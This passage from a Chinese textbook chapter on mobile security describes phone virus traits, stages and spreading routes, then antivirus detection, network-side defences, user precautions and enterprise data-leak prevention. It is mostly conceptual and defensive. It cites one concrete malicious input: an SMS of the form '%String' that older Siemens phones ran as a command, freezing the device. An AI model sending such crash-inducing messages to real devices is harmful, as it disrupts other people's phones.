病毒程序，而这些行为是在用户没有察觉的情况下完成的。而且为了提高生存率，如今的病毒开始采用更先进的技术来伪装自己，如 Rootkit 技术。该技术最早出现在计算机领域中，使用操作系统最高权限来隐藏程序进程的技术，后来逐渐成为隐藏黑客入侵痕迹和伪装恶意程序的手段。

- 可触发性。病毒的发作一般都需要一个激发条件，可以是日期、时间、特定程序的运行等，如果没有被激活，则会安静地潜伏在系统中。
- 破坏性。无论何种手机病毒，一旦侵入手机都会对手机软硬件运行造成不同程度的影响，较轻的会降低系统性能，破坏数据和文件导致系统崩溃，严重的将可能损坏硬件。

手机病毒的发展大致呈以下 3 个阶段：

(1) 短信病毒阶段。

这类手机病毒利用普通手机芯片中固化程序的缺陷，通过网络向这些手机发送特殊字符的短信，当用户观看时就会导致固化在手机中的程序出现异常。例如，西门子的某系列手机当收到"%String"形式的短信(如%English)时，会作为操作命令执行，从而导致在查看该类短信时死机。由于普通手机的能力有限，该阶段的病毒传播性不强，只限于同厂家的同系列手机。

(2) 诱骗型病毒阶段。

随着 PDA、智能手机等产品开始大量涌现，这些产品本身具有通用的操作系统，可以执行程序，安装软件。手机病毒正是利用了操作系统开放的接口编写病毒，然后利用人们的疏忽、好奇心和信任来达到传播的目的。比如病毒会把自身的副本隐藏在手机游戏中，或依附在一些标题具有吸引力的彩信中，用户一旦下载安装或单击查看，手机就会被感染。目前的大部分手机病毒都属于此类型病毒。此类病毒一般需要用户互动才能感染或激活，传播范围和危害性有限。

(3) 漏洞型病毒阶段

病毒直接利用手机操作系统(或手机应用程序)的漏洞进行传播和攻击。例如，目前已经出现有关 Windows Mobile 手机的 IE 浏览器、图像和视频播放器软件存在漏洞的报道，用户在观看一个恶意制作的 HTML 网页或者 JPEG 图像文档时，会让手机运行陷入崩溃，进而被攻击者利用。更麻烦的是，手机操作系统存储在 ROM 中，普通用户一般没有能力自行更新升级，这就使得利用手机操作系统漏洞的病毒危害时间更长，危害效果更大。

终端越智能，功能越复杂，安全漏洞就越多，受病毒感染或被黑客攻陷的可能性也就越大。整体上来看，手机病毒目前还处在诱骗型阶段，但从长远来看，漏洞型手机病毒将是未来发展的趋势，一旦进入这个阶段，手机病毒造成的危害及负面影响将急剧扩大。特别是 Rootkit 型病毒带来的威胁最大，Rootkit 病毒常作为驱动程序安装在手机系统的内核中，通过修改系统内核代码来改变系统核心程序/数据，利用 LKM[①] 技术截获部分系统调用，创建病毒运行的环境。而通常的反病毒工具只能运行在用户模式下，这种运行在内核模式下的病毒能轻松绕开反病毒工具的检测。

---

① LKM(Loadable Kernel Modules，可加载内核模块程序)是一种区别于一般应用程序的系统级程序，它主要用于扩展 Linux 的内核功能。

手机病毒的攻击对象包括两类：

- 手机终端。主要是对个人设备进行攻击，手机病毒可能会造成个人经济、信誉、设备和信息的丧失。
- 移动通信网络。主要是对移动通信网络提供商进行攻击，手机病毒可能会造成服务中断和网络瘫痪等事故。

7.2.2　手机病毒的传播

手机病毒主要是通过用户使用手机进行交流时传播的，包括连接本机以外的硬件（如用蓝牙功能与其他手机连接），或者是使用无线上网（如 2G、3G、4G 等网络上网），以及通过数据线与计算机联系（如下载安装一些未经验证的软件）等。

手机病毒根据传播方式划分为以下几类：

- 通过手机外部接口进行传播。例如蓝牙、红外等，代表性的就是前面提到的 Cabir 手机病毒，中毒手机会通过蓝牙功能搜索附近开启蓝牙接口的其他手机，并向后者不停发送蓝牙连接请求，直到对方接受或者离开其作用范围。
- 基站植入。通过制作专门的基站，当基站覆盖范围内的手机连接到该基站时，基站把木马信息传播到指定的手机上。该方式实现难度较大。
- 通过手机业务应用进行传播。例如 SMS（Short Messaging Service，短信业务）、MMS（Multimedia Messaging Service，多媒体短信业务，即彩信）等，木马程序可以被打包成为信息的一部分进行传播并植入。典型的例子是 CommWarrior，它能够向手机号码簿中的联系人发送隐藏自身副本的彩信。
- 借助网关植入。手机通过发送含木马程序的数据给网关（例如 WAP 服务器与短信平台等），网关染毒后再把木马传染给其他终端。
- 通过互联网接入进行传播。手机登录不安全网站进行浏览、接发电子邮件、安装网络游戏、下载程序等。例如，蚊子木马病毒被捆绑在手机游戏“打蚊子”的破解版中，只要用户下载并运行该游戏，病毒即被激活，然后会在用户毫不知情的情况下向一些特定号码发送短信，从而造成用户手机话费超额。
- 通过数据线/存储卡与 PC 交叉感染。大部分智能手机能够通过可插拔的存储卡与 PC 之间进行数据交换，用户也可以通过 PC 数据线对智能手机进行程序安装、文件管理等操作，一些手机病毒则趁机进行交叉传播。如 2005 年出现的手机病毒 Velasco，可在 Windows 操作系统上运行，能够自动搜索 PC 硬盘上后缀为.SIS 的手机可执行文件并进行感染，用户一旦将该文件传向手机，该手机即被感染。而 2005 年发现的手机病毒 Cardtrap.A，则是能从智能手机扩散到用户计算机上的木马程序，它能向被感染的手机存储卡中释放两种蠕虫程序，如果用户将该存储卡插入到计算机中，它会试图感染 PC。

下面首先介绍蓝牙传播方式。

当蓝牙设备启动后，驻留在感染手机上的病毒就被激活。病毒的传播过程可分为如下几个阶段：

(1) 搜索其无线发射范围内的邻居蓝牙设备，并建立邻居节点列表。

(2) 遍历该列表，试图对列表中的每一个邻居节点建立连接并进行感染。

(3) 遍历完邻居节点列表后,返回空闲状态。

(4) 等待一段时间后继续下一个感染周期。

病毒通过蓝牙进行传播的过程如图 7.2 所示。




图 7.2 病毒通过蓝牙进行传播的过程

病毒通过 SMS/MMS 进行传播的方法有两种,一是直接将恶意代码本身加入到 MMS 中,二是将恶意代码的 URL 链接加入到 SMS/MMS 中。病毒利用 SMS/MMS 进行传播的过程如下:

(1) 寻找目标。病毒在感染手机的号码簿、通信历史记录中搜索可用的号码,这些号码就成为了攻击目标。

(2) 将自身复制并发送出去。病毒扫描到可用的目标号码后,就将自身复制并发送出去。

(3) 激活病毒代码。病毒代码到达接收端后,并不会自动运行,等待用户的激活。

在第三步,手机病毒需要想尽办法来诱导用户激活病毒代码。病毒可以利用好友身份的信任,另外也可以利用各种各样具有欺骗性的标题和内容来诱骗人们单击链接或者下载附件。例如,Sexy View 病毒就是利用人们对其标题的好奇心,引诱用户打开附件,从而激活病毒代码。

7.2.3 手机病毒防护技术

智能手机发展势头十分迅猛。而智能手机基于开放式操作系统,因此很容易被各种各

样手机病毒攻击，在移动通信业务飞速发展的当前，如何防范手机病毒已经成为智能手机发展中必须解决的重要目标。

对手机病毒的防范可以从终端、网络端和个人习惯 3 方面进行(见图 7.3)。




图 7.3　手机病毒防范

1. 从手机终端进行防范

1) 增强智能手机自身安全

手机病毒的开发基础之一就是手机的安全漏洞，只要减少或者杜绝手机安全漏洞，就可以避免手机病毒的侵扰。故此，有必要应用安全可靠的智能手机平台，安全手机操作系统是重中之重，安全的智能手机操作系统要具有以下基本特征：

- 身份验证特征。确保所有访问的用户身份真实可信。不同角色用户访问智能手机前，手机应对用户的身份进行认证，识别用户所对应的角色，然后根据用户的角色对用户进行授权。可以采用的身份认证方式有口令认证、智能卡认证、生物特征识别及实体鉴别机制等方式，并根据手机要达到的安全要求，选用其中的一种或者几种的组合。
- 最小特权特征。根据每个用户身份验证的结果，只向其提供刚好能完成所属工作的权力。
- 安全审计特征。手机需对操作(一般指关键性操作)的错误尝试次数及相关安全事件进行记录、分析的过程。通过分析记录结果，移动终端可判断发生了哪些安全相关活动，并自动根据分析结果来采取预先设定的安全措施。另外检查审计记录结果还可以帮助分析潜在攻击。
- 安全域隔离特征。对移动终端中的物理存储空间进行划分，不同的存储空间用于存储不同的数据或代码。
- 可信通路特征。对于无线连接(蓝牙、红外、WLAN 等)，默认属性应设为隐藏或者关闭以防非法连接；在需要实际连接时，应有安全认证能力，对所有请求连接进行身份认证；所有外部连接发起都要有相应提示，智能手机有权选择是否接受该连接；具体进行数据传输的时候，需要有防病毒功能来检查相应的安全连接。

2) 安装手机防病毒软件

安全永远是相对的，没有绝对的安全，因此手机防病毒软件成了保证智能手机安全的必要条件。

随着手机杀毒软件日渐受到重视，目前国内外专业计算机杀毒厂商纷纷推出手机版的杀毒软件。由于手机操作系统的多样性，各个杀毒厂商可以针对不同的手机、不同的操作系

统开发出不同版本的杀毒软件，但至少应满足以下要求，才具备查杀手机病毒的基本功能：

- 全盘扫描功能。
- 实时监控功能。
- 文件系统监控功能。
- 文件修复功能。
- 日志功能。
- 病毒库更新等。

现在主流的反病毒软件都能通过遍历手机中的文件来实时监测程序运行情况。一旦发现可疑程序，反病毒软件会采取隔离或查杀的方式来保障手机安全。随着反病毒软件的发展，一般的病毒带来的危害已大为降低。

目前智能手机病毒的检测方法源于计算机系统的安全软件防护思路，通过对系统内运行程序的编码特征、运行方式及行为模式等进行分析，以实现预警、查杀，从而保障系统的安全性。检测方法如下：

(1) 基于特征码的检测方法。

基于特征码的检测方法是目前主流手机病毒检测方式，其原理是将手机里的文件通过扫描引擎与病毒库进行特征码匹配。如有匹配一致的代码特征，则判断为手机病毒。

特征码检测法的优点是：检测时间短，检测准确率高，可以直接在检测后进行杀毒处理。这种方法的缺点是：无法发现未知的手机病毒，需要进行病毒样本的全量捕获，单机需要及时更新病毒库。

(2) 基于启发式扫描或行为分析的检测方法。

启发式扫描的方法是分析文件的逻辑架构来判断其是否为疑似病毒。行为分析方法是监测程序文件的逻辑行为来判断其是否为疑似病毒。

启发式扫描和行为分析法的优点是可以发现病毒库中没有的、新的手机病毒，不需要频繁更新手机病毒库，检测范围广。其缺点是会产生误报。

(3) 校验和查毒技术。

在通信中，通常用校验和来保证数据的准确性和完整性，这在病毒防御和防治方面应用也非常广泛。由于一些手机病毒的隐藏特性，会使文件的日期或大小发生变化，所以可以引入校验和查毒技术。

这种技术的思想是：事先保存没有被感染的文件校验和，然后定期把目前文件的校验和与保存下来的正常文件的校验和进行比较，看是否一致。这种技术可以简单粗略地检查病毒是否存在，但有时会发生误报。

3) 虚拟机查毒技术

利用虚拟机的查杀毒软件仿真一个虚拟机，虚拟机通过运行备查程序来营造一个不真实的、可控制的、易观察的环境，所有备查的文件都运行在这个封闭的模拟环境中，杀毒软件通过观察程序运行过程中呈现的特征来判断被检查的文件是不是病毒。尽管这项技术实现起来较为困难，但它在反病毒软件中具有很多优点，也取得了很大的成功。

目前手机防病毒软件在市场推广上还有一定的问题。一方面，手机平台太多，要开发出通用的防病毒软件比较困难。另一方面，手机病毒有一定的针对性，通常某种病毒只在某款手机上发作。这两方面结合在一起造成手机病毒软件的开发成本较高。而手机病毒传播迅

速，对防病毒软件更新周期提出了极高的要求。

首先，手机杀毒软件厂商和手机厂商应寻求一个统一的标准，让杀毒软件适用于所有型号的智能手机；其次，运营商应建立一个病毒发布机制，提醒用户及时进行杀毒软件的更新；最后，应该设置一个专业的机构专门对手机防病毒软件进行检测认证，这样才能促进智能手机安全的发展。

2. 在移动通信网络设备处进行防范

与互联网无纪律的特点不同，移动通信网是一个受到严格管理的网络，可以充分发挥这一特点，将手机病毒的防护重点放在网络层面上来实现。因为大部分手机病毒的传播方式需要依靠移动通信网络，所以最直接有效的办法应该是由运营商提供从网络接入控制到应用服务控制的多层安全控制手段，进行网络查毒、杀毒和防毒。可以在移动网络设备处（例如GGSN、彩信网关、WAP网关等）对网络行为和信息内容采用安全审计、深度报文检测等技术，实现对敏感信息的保护和有害行为的及时发现和过滤，确保传送的内容安全可靠，并及时封堵攻击来源，把危害降到最低。

如果能够建立起用户终端、移动网络和应用服务提供者/内容提供商之间的联动防御模式（如图7.4所示），则可以更好地提高整个移动网络的病毒防范能力。




图7.4　联动防御模式

首先，网络接入控制（移动网络）可以与应用服务提供者（应用服务器）的控制相互联动，有效控制网络蠕虫、黑客攻击等安全风险，从源头上阻止那些针对特定服务的攻击所带来的网络流量冲击，有效防止病毒在网络中的传播。

安全代理是终端的一部分，当接入网络的时候，安全代理负责将终端自身的各种安全特性通过空中接口发送给安全服务器，安全服务器根据预先设定的安全策略进行处理，处理后的结果通过相应的接口发送给访问控制服务器，访问控制服务器再根据这个处理结果对终端的各种业务请求进行接入处理。也就是说，终端在请求某种业务时，要根据自身的安全特性的处理结果来进行，如果自身的安全特性不能满足申请的业务，则发起的业务将会失败。

3. 提高手机用户的防病毒意识

如果用户发觉自己手机耗电量突然增大，莫名其妙地经常自动开关机，系统反应缓慢，手机话费突然非正常增加，自动联网，以及出现奇怪的英文字符，都有可能是感染了病毒。

用户应该正确使用手机上网，提前预防，也可以有效防范手机安全问题。

(1) 不接受陌生请求，随时删除可疑短信或彩信，即使是熟悉的电话发来的彩信消息，

或者是从熟悉的地址发来的邮件，其中附带的安装程序也可能携带病毒。

（2）最好不浏览危险网站，保证下载的安全性，不要下载和安装非法软件，确认手机下载站点的安全性，不要运行任何来源不明的程序。平时尽量关闭手机蓝牙功能，使用蓝牙设备时将其属性设为隐藏，以防被病毒搜索到。尽量避免使用配对功能。

（3）最好能够安装正规的手机防毒软件。通过防毒软件来过滤收到的信息（短信、彩信和邮件等）和下载的文件，对其内容进行病毒查杀，防止有害的程序安装到手机上。目前，针对市场上流行的智能操作系统，业界已经推出了许多防毒软件，这些软件可以通过正规手机卖场下载安装，也可以通过软件商的官方网站下载安装。

（4）谨防二维码。二维码具有隐蔽性，使得用户通过手机扫描时，无法辨别下载链接的来源是否安全，极易下载到恶意软件并中毒。目前，二维码逐渐成为恶意软件的入侵新途径，手机用户应该养成良好的安全使用习惯，不要见码就扫。

（5）如果有官方提供的加密网络，则手机用户在上网时就应该尽量选择这一网络。例如在香港，当地政府的免费 WiFi 有 freegoWi-Fi 和 freegoWi-Fi-e 两种网络，后者采用加密的 WPA/WPA2 技术，使用起来更加安全。

7.3 敏感信息防泄露技术

移动应用与个人工作和生活的关系越来越紧密，用户从中获取便利的同时，很多是以牺牲个人隐私信息为代价的。部分服务提供商或黑客在用户不知道的情况下获取用户通讯录、短信、活动范围等隐私信息，会给用户埋下很大的安全隐患。

7.3.1 数据泄露原因分析

移动通信的服务过程中会产生大量的用户信息，如位置信息、通信信息与消费偏好、用户联系人信息、业务应用订购关系信息、用户上网轨迹信息、用户支付信息、用户鉴权信息等。这些信息通常会保存在移动互联网的业务数据库中，移动互联网的发展要求将部分信息开放出来，通过互联网应用网关进行调用，从而方便地开发出移动互联网应用。

合法的服务提供商为拓展业务或其他目的，可以通过正常的渠道精确地提取这些信息，进行一定的分析。这些公司本身一般不会做违法的事情，但是却不能保证公司内部人员都能够拒绝高额利益的引诱，当前很多用户信息泄露案例都是源于这种原因。如果缺乏有效的开放与管控机制，将导致大量的用户信息被滥用，使用户隐私保护面临巨大的挑战，甚至会出现不法分子利用用户信息进行违法犯罪活动。

从政策上来讲，国家急需对这方面进行立法，严惩那些不法员工的泄露行为。从技术上来讲，可以通过企业级防水墙进行控制。

另外，移动应用都会将部分用户信息存储在内部存储空间或外部存储空间中。如果存储空间权限限制不够严格，会导致恶意软件对存储数据的任意读取、篡改或恶意窃取。

除了以上软件造成信息泄露的危险，用户自身的使用习惯也会导致信息的泄密。如果用户将一些重要的个人信息保存在移动终端的存储空间中，也会被恶意软件获取。当移动终端丢失时，这些数据会被轻易地泄露。

加密一向是安全领域内重要的手段,对重要信息进行加密是一个良好的习惯,而未进行加密(或加密技术过于简单)的移动应用/数据面临着被破解的风险,造成源代码、配置文件、资源文件甚至个人信息等重要信息的泄露。建议用户对自己的手机进行加密,如锁屏加密、指纹加密、开启隐私保护等等。

移动应用大多需要通过网络协议与服务器进行交互,由于移动设备通过开放性的网络进行连接,因此存在被协议抓包的风险,易造成敏感信息被获取及篡改。被破解的移动应用不仅面临着敏感信息被打包发给不法分子,进而被泄露的风险,而且还面临着植入恶意代码、资源替换、篡改、重签名及盗版等风险。

对于信息外泄的通信过程,有关研究设计了个人版防水墙的思想,对移动站的外发数据进行过滤,仅允许那些符合规则的数据包通过并发送到网络上。另外,建议移动用户尽量减少在网络上的经济行为,用户还可以自己设定一些安全限制措施,例如支付宝只关联一个有限金额的金融卡等。

有关专家对大量用户遭遇的恶意软件进行了为期一年的追踪调研,发现了恶意软件最喜爱的 15 个侵犯行为,其中包括打开摄像头、话筒等设备,这会对用户的隐私造成一定的威胁。用户应该时刻注意手机的设备运行情况。目前存在一些相关软件,可以对这些设备进行监控,除了白名单所规定的那些应用,防护软件将对其他所有访问这些设备的应用予以拦截。

7.3.2　企业防水墙

对于合法公司内部不法员工的信息泄露,可以采用防水墙的思想来防范。防水墙是从防火墙的概念演变出来的,防火墙是防止外部威胁向内部延伸,而防水墙是防止信息从内部向外部扩散。即防水墙系统是用来保护用户的敏感信息不被非法外传,防止泄密事件发生,从而保证内部的安全。

防水墙时刻监控内部计算机的运行状况,特别是安全状况,是用来加强信息系统内部安全的重要工具。

具体来说,防水墙技术是一个内网数据保护技术,它以内网安全理论为基础,以数据安全为核心,利用密码学技术、PKI 技术、操作系统核心技术、权限控制、审计跟踪技术等技术手段,对涉密信息、重要业务数据、技术专利等敏感信息的存储、传播和处理过程实施安全限制保护,最大限度地防止敏感信息外泄。

利用防水墙技术可以很好地在事前、事中、事后对内网的数据安全进行全面防护,与防火墙、IDS、防病毒软件等一同构筑内网数据安全屏障。

防水墙一般具备五大功能:

- 失/泄密防护。针对网络传输、移动存储设备带出和打印到纸质文稿这 3 种泄密途径作全面的防护,并记录日志或文件以备事后追踪。
- 文件安全服务。提供对敏感文件的安全防护,通常引入加密域的概念。加密域是一组防水墙系统用户的组合,每个文件在加密时均选择加密域,只有处于选择域内的用户才能进行解密查看,这样可以有效地防止文件在传输途中可能造成的泄密。
- 运行状况监控。记录受控主机的运行状况历史日志,以便审计和监控,这也是计算机安全保密的有效措施之一。

- 系统资源管理。收集受控主机上的软硬件信息，并上传至服务器作为初始资源信息备份。
